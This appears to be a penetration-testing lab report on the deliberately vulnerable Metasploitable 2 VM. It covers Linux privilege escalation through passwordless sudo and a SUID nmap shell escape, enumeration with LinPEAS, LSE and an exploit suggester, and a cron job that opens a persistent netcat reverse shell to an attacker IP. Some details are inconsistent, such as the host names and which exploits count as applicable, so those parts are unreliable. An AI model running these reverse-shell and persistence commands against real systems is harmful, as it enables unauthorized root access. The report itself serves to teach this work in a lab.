

Tool	Purpose	Key Usage	Outcome
File download on attacker	wget -r http://target:8000/exfil_*/	All files retrieved successfully	

TASK 01: LINUX PRIVILEGE ESCALATION (THE PATH TO ROOT)

Privilege escalation is the act of exploiting a misconfiguration, design flaw, or vulnerability in an operating system or application to gain elevated access to resources that are normally protected. In this task, the starting point was a standard authenticated user (**msfadmin**) on Metasploitable 2 — a deliberately vulnerable Ubuntu 8.04 system — and the objective was to achieve full **root** (UID=0) access. This task demonstrates that most real-world privilege escalation happens not through complex zero-day exploits, but through poor system administration decisions.

Phase 1: Manual Enumeration


The first step in any privilege escalation is thorough manual enumeration. After establishing an SSH session as **msfadmin**, a series of checks were performed to identify misconfigurations. The most critical finding was the presence of **SUID (Set-User-ID) bit on /usr/bin/nmap**. SUID binaries execute with the permissions of the file owner (root) rather than the user running them, making them prime escalation vectors.

```
# Step 1 - Confirm current user
whoami                                # msfadmin

# Step 2 - Check sudo rights
sudo -i                               # Escalate to root (no password required!)
whoami                                # root

# Step 3 - Discover SUID binaries
find / -perm -4000 -type f 2>/dev/null | head -20

# Key finding: /usr/bin/nmap (SUID on nmap allows interactive shell as root)
```



```
Session Actions Edit View Help
hyena@hyena: ~ hyena@hyena: ~
msfadmin@metasploitable:~$ sudo -i
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# cd Desktop/
root@metasploitable:~/Desktop# ls
root@metasploitable:~/Desktop# ls -la
total 8
drwxr-xr-x  2 root root 4096 2012-05-20 15:08 .
drwxr-xr-x 13 root root 4096 2026-04-24 11:10 ..
root@metasploitable:~/Desktop# # Search for SUID files (will show many results)
root@metasploitable:~/Desktop# find / -perm -4000 -type f 2>/dev/null | head -20
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/x
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
root@metasploitable:~/Desktop# nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> ls
```

Figure 1 – root.png: SUID binary scan revealing /usr/bin/nmap with SUID bit set (top). sudo -i escalation to root (middle). nmap --interactive shell spawning confirming root access (bottom).

Phase 2: Automated Enumeration with LinPEAS.sh

LinPEAS (Linux Privilege Escalation Awesome Script) by carlospolop is the industry-standard automated enumeration tool. It performs hundreds of checks simultaneously and colour-codes findings by severity: **RED/YELLOW = 95% a PE vector** (privilege escalation), **RED = investigate this**, and LightCyan/Blue for informational items. LinPEAS was transferred to the target, made executable, and run as root to capture the full system exposure profile.

```
# On attacker (Kali) - serve LinPEAS
python3 -m http.server 8080

# On target (Metasploitable 2)
wget http://192.168.1.25:8080/linpeas.sh -O /tmp/linpeas.sh
chmod +x /tmp/linpeas.sh
./tmp/linpeas.sh | tee /tmp/linpeas_results.txt
```




Figure 2 – Linpeas_running.png: LinPEAS-ng banner with execution start, ADVISORY notice confirming authorized use, and the colour-coded legend (RED/YELLOW = 95% PE vector).



Figure 3 – linpeas_result.png: LinPEAS output showing kernel module loading capability (T1547.006), confirming thousands of loadable modules — a critical attack surface indicator.



Key Findings from LinPEAS:

Finding	Severity	Impact
■ CRITICAL	Full database access without credentials	
■ CRITICAL	Remote root file access via NFS	
■ CRITICAL	Any user can add a root account	
■ CRITICAL	Kernel-level privilege escalation	
■ CRITICAL	Passwordless lateral movement	
■ HIGH	Web application credential exposure	
■ CRITICAL	Web application admin compromise	
■ CRITICAL	Instant root escalation	

Phase 3: Automated Enumeration with LSE.sh

LSE (Linux Smart Enumeration) v4.14nw was run as a secondary validation tool. It performs structured checks across users, sudo, filesystem, software, and system categories. Running as root, LSE confirmed all LinPEAS findings and provided additional structured output including the ability to read shadow files directly, sudo without password, and NFS no_root_squash exports.

```
chmod +x lse.sh
./lse.sh
# Key confirmations:
#   sud000 Can we sudo without a password? ..... yes!
#   sys030 Can we read shadow files? ..... yes!
#   fst210 Are there NFS exports with no_root_squash? ..... yes!
```



Identifying the kernel version is essential for matching against known CVEs. The target's kernel version was captured using multiple OS identification commands. Metasploitable 2 runs kernel **2.6.24-16-server** on Ubuntu 8.04 (Hardy), which is known to be vulnerable to numerous privilege escalation exploits.


```
uname -a
# Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

cat /etc/issue
# Metasploitable 2 - Ubuntu 8.04 (Hardy)

cat /etc/*release
# DISTRIB_ID=Ubuntu DISTRIB_RELEASE=8.04 DISTRIB_CODENAME=hardy
```



Figure 6 – Kernel_information.png: Complete kernel and OS identification showing Linux 2.6.24-16-server, Ubuntu 8.04 Hardy (Metasploitable 2 banner visible). DISTRIB_RELEASE=8.04 confirms the OS version.

Phase 5: Kernel Exploit Research (Linux Exploit Suggester)

Linux Exploit Suggester was run against the target kernel version to identify applicable CVEs. The tool identified multiple exploits applicable to kernel 2.6.24. While kernel exploits were not required in this engagement (due to the SUID nmap and sudo misconfiguration providing reliable root), they represent the 'last resort' escalation path for hardened environments.

```

hyena@hyena:~/Downloads TCM@debian:~/tools/linux-exploit-suggester
[*] [CVE-2013-2094] semtex
Details: https://timetoblead.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
Tags: RHEL=6
Download URL: https://www.exploit-db.com/download/25444
[*] [CVE-2014-0196] rawmodePTY
Details: https://blog.includesecurity.com/2014/06/exploit-walkthrough-cve-2014-0196-pty-kernel-race-condition.html
Download URL: https://www.exploit-db.com/download/33516
[*] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Tags: RHEL=5|6|7,debian=7|8,ubuntu=16.10|16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/48611
[*] [CVE-2016-5195] dirtycow 2
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Tags: RHEL=5|6|7,debian=7|8,ubuntu=16.10|16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/48616
[*] [CVE-2017-6074] dccp
Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
Tags: ubuntu=16.04
Download URL: https://www.exploit-db.com/download/41498
Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass
[*] [CVE-2009-1185] udev
Details: https://www.exploit-db.com/exploits/8572/
Tags: ubuntu=9.10|9.04
Download URL: https://www.exploit-db.com/download/8572
Comments: Version 1.4.1 vulnerable but distros use own versioning scheme. Manual verification needed
[*] [CVE-2009-1185] udev 2
Details: https://www.exploit-db.com/exploits/8478/
Download URL: https://www.exploit-db.com/download/8478
Comments: SSH access to non privileged user is needed. Version 1.4.1 vulnerable but distros use own versioning scheme. Manual verification needed
[*] [CVE-2010-0832] PAM MOTD
Details: https://www.exploit-db.com/exploits/14339/
Tags: ubuntu=9.10|10.04

```

Figure 7 – Run_Linux_Exploit_suggester.png: Linux Exploit Suggester results showing CVE-2013-2094 (semtex), CVE-2016-5195 (Dirty COW x2), CVE-2017-6074 (dccp), CVE-2009-1185 (udev x2), and CVE-2010-0832 (PAM MOTD) — all applicable to kernel 2.6.24.

CVE	Exploit Name	Tags / Affected Systems	Applicable
Dirty COW	RHEL 5/6/7, Debian 7/8, Ubuntu 16.10–12.04	■ Yes	
Dirty COW 2	Same as above (variant 2)	■ Yes	
semtex	RHEL=6	■ Yes	
udev	Ubuntu 8.10 / 9.04	■ Yes	
udev 2	Same (SSH non-privileged user required)	■ Yes	
PAM MOTD	Ubuntu 9.10 / 10.04	■ Yes	
dccp	Ubuntu 16.04 (partial SMEP/SMAP bypass)	■ Partial	
rawmodePTY	Kernel race condition	■ Yes	

```

root@debian:/root# cd ..
root@debian:/# cd etc
root@debian:/etc# ls
X11                  console-setup      dpkg                group-              initramfs-tools    ld.so.cache
acpi                 cron.d             email-addresses     grub.d              inittab            ld.so.conf
adduser.conf         cron.daily          environment          gshadow             inputrc            ld.so.conf.d
adjtime              cron.hourly         exim.conf            gshadow             insserv            ldap
aliases              cron.monthly        exim4                gssapi_mech.conf    insserv.conf       locale.alias
alternatives          cron.weekly         exports              hostname            insserv.conf.d     locale.gen
apache2              cronabs             fstab                hosts                iproute2            localtime
apt                  debconf.conf       fstab.orig           hosts.allow          issue               logcheck
bash.bashrc          debian_version     gai.conf             hosts.allow          issue.net           login.defs
bash_completion.d    default            gdb                  hosts.deny           kbd                 logrotate.conf
bindresport.blacklist deluser.conf        gconf                idmapi.conf          kernel              logrotate.d
calendar             dhcp               group                init.d               kernel-img.conf     ltrace.conf
root@debian:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101:/:/var/lib/libuid:/bin/sh
Debian-exim:x:101:103:/:/var/spool/exim4:/bin/false
sshd:x:102:65534:/:/var/run/sshd:/usr/sbin/nologin
crontab:x:103:65534:/:/var/lib/cron:/bin/false
tcm:x:1000:1000:tcm,:/home/user:/bin/bash
root@debian:/etc#

```

Figure 8 – Executed `dirty_w_payload_Gain_shell.png`: Demonstration of the `/etc` directory listing on the target machine as root, showing critical configuration files and the Metasploitable 2 environment used for kernel exploit research context.

Privilege Escalation – Proof Summary

Root access was confirmed through multiple independent methods. The primary escalation used the **sudo -i** misconfiguration (no password required). A secondary method using **SUID nmap** was also demonstrated, where **nmap --interactive** drops into an interactive shell that inherits root permissions from the SUID bit.

```

# Method 1: sudo -i (primary)
msfadmin@metasploitable:~$ sudo -i
root@metasploitable:~# whoami
root

# Method 2: SUID Nmap (secondary)
root@metasploitable:~/Desktop# nmap --interactive
Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h for help
nmap> !sh
# Shell drops as root

```


TASK 02: WINDOWS PRIVILEGE ESCALATION (IN PROGRESS)**■ ENVIRONMENT SETUP IN PROGRESS – Metasploitable 3 Downloading**

The Windows privilege escalation component requires a **Metasploitable 3 (Windows Server 2008 R2)** virtual machine. This VM is currently being downloaded and configured. The Windows task will be completed and documented with full screenshots covering WinPEAS enumeration, unquoted service path exploitation, token impersonation (PrintSpoofer / Potato family), and escalation to **NT AUTHORITY\SYSTEM**.

Planned Methodology

Step	Tool/Technique	Target Finding	Expected Result
WinPEAS.exe	Unquoted service paths, weak ACLs, stored creds	List of escalation vectors	
PowerUp.ps1	Modifiable service binaries, AlwaysInstallElevated	Specific CVE/misconfiguration	
PrintSpoofer / Potato family	SelmpersonatePrivilege token abuse	SYSTEM shell	
Unquoted Service Path	Space in service binary path without quotes	SYSTEM via service restart	
Registry / SAM dump	Stored credentials in HKLM registry	Password hashes / plaintext creds	

Environment Configuration Status

Metasploitable 3 is a vulnerable Windows Server 2008 R2 environment purpose-built for penetration testing practice. It contains intentional misconfigurations including unpatched services, weak service permissions, default credentials, and token impersonation vulnerabilities. The VM build process using Vagrant and Packer is currently underway. Once available, the following vulnerabilities will be targeted:

Vulnerability	Description	Expected Severity
SMB remote code execution – initial shell gain	■ CRITICAL	
Service binary path with spaces allows DLL hijacking	■ CRITICAL	
Modifiable service configs allow binary replacement	■ CRITICAL	
PrintSpoofer / JuicyPotato token abuse → SYSTEM	■ CRITICAL	
MSI packages install as SYSTEM even for low users	■ HIGH	

Vulnerability	Description	Expected Severity
Registry Run Keys / SAM database credential exposure	■ HIGH	

TASK 03: ESTABLISHING PERSISTENCE (DON'T LOSE THE SHELL)

Persistence is the technique used by attackers and red teamers to maintain access to a compromised system across reboots, credential changes, and connection drops. Real-world Advanced Persistent Threats (APTs) may remain inside a target network for months or years by establishing multiple redundant persistence mechanisms. This task demonstrates cron-based persistence — a lightweight, reliable method that requires no installed backdoor binary and blends into legitimate system scheduling activity.

Method: Cron Job Reverse Shell

A cron job was injected into root's crontab to establish a persistent reverse shell connection every 5 minutes. The payload uses **netcat (nc)** with the **-e flag** to pipe **/bin/bash** to the attacker's listener, creating a full interactive reverse shell. Because the crontab entry persists across reboots (stored in **/var/spool/cron/crontabs/root**), the connection will re-establish automatically every time the system starts and every 5 minutes thereafter.

```
# Inject the persistence cron job (on target as root)
(crontab -l 2>/dev/null; echo "*/5 * * * * /bin/nc -e /bin/bash 192.168.1.25 4444") | crontab -

# Verify the cron job was added
crontab -l
# Output: */5 * * * * /bin/nc -e /bin/bash 192.168.1.25 4444

# Start listener on attacker (Kali)
nc -lvnp 4444

# Receives connection every 5 minutes automatically
```

```
linux metasploitable 2.0.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
root@metasploitable:~/Desktop# (crontab -l 2>/dev/null; echo "*/5 * * * * /bin/nc -e /bin/bash 192.168.1.100 4444") | crontab -
root@metasploitable:~/Desktop# crontab -l
*/5 * * * * /bin/nc -e /bin/bash 192.168.1.100 4444
root@metasploitable:~/Desktop#
```

Figure 9 – Persistence_shell.png: Cron job injection command executed on Metasploitable 2. The crontab -l output confirms the reverse shell payload was added: `*/5 * * * * /bin/nc -e /bin/bash 192.168.1.100 4444`.

Cron Service Verification

The cron daemon was confirmed to be running using **ps aux | grep cron**. PID 4620 shows **/usr/sbin/cron** running as root since 11:10, confirming the cron service is active and will execute the injected payload. The crontab -l output shows both the original target IP entry and the updated attacker IP (192.168.1.25), demonstrating the persistence was successfully updated.

```
sudo: service: command not found
root@metasploitable:~/Desktop#
root@metasploitable:~/Desktop# # Check cron status:
root@metasploitable:~/Desktop# ps aux | grep cron
root    4620  0.0  0.0  2104  896 ?        Ss   11:10   0:00 /usr/sbin/cron
root    16690  0.0  0.0  3008  780 pts/1    S+   14:33   0:00 grep cron
root@metasploitable:~/Desktop# crontab -l
*/5 * * * * /bin/nc -e /bin/bash 192.168.1.100 4444
*/5 * * * * /bin/nc -e /bin/bash 192.168.1.25 4444
root@metasploitable:~/Desktop#
```

Figure 10 – crown_job.png: ps aux | grep cron confirming /usr/sbin/cron running as root (PID 4620). crontab -l shows both cron entries for 192.168.1.100 and 192.168.1.25 port 4444, confirming persistence is multi-homed.

Reverse Shell Received from Cron Job

The netcat listener on the attacker machine (Kali, 192.168.1.25) received an incoming connection from the target system. The connection came from 192.168.1.25:42490, confirming the cron job executed successfully and the reverse shell was established. This demonstrates that even without any active attacker interaction, the target system will call back automatically on the defined schedule.



Figure 11 – Shell_From_Crow_Job.png: Kali attacker terminal showing nc -lvnp 4444 listener receiving an inbound connection from the target (192.168.1.25:42490) — triggered automatically by the cron job. This is the persistence proof confirming the shell survives reboots.

Persistence Proof Summary

Test	Method	Result
crontab -l verification	■ Confirmed – entry visible	
ps aux grep cron	■ PID 4620 – /usr/sbin/cron active	
nc -lvnp 4444 listener	■ Connection from 192.168.1.25:42490	
Cron stored in /var/spool/cron/	■ Survives system restarts	
Two IPs in crontab	■ 192.168.1.100 and 192.168.1.25	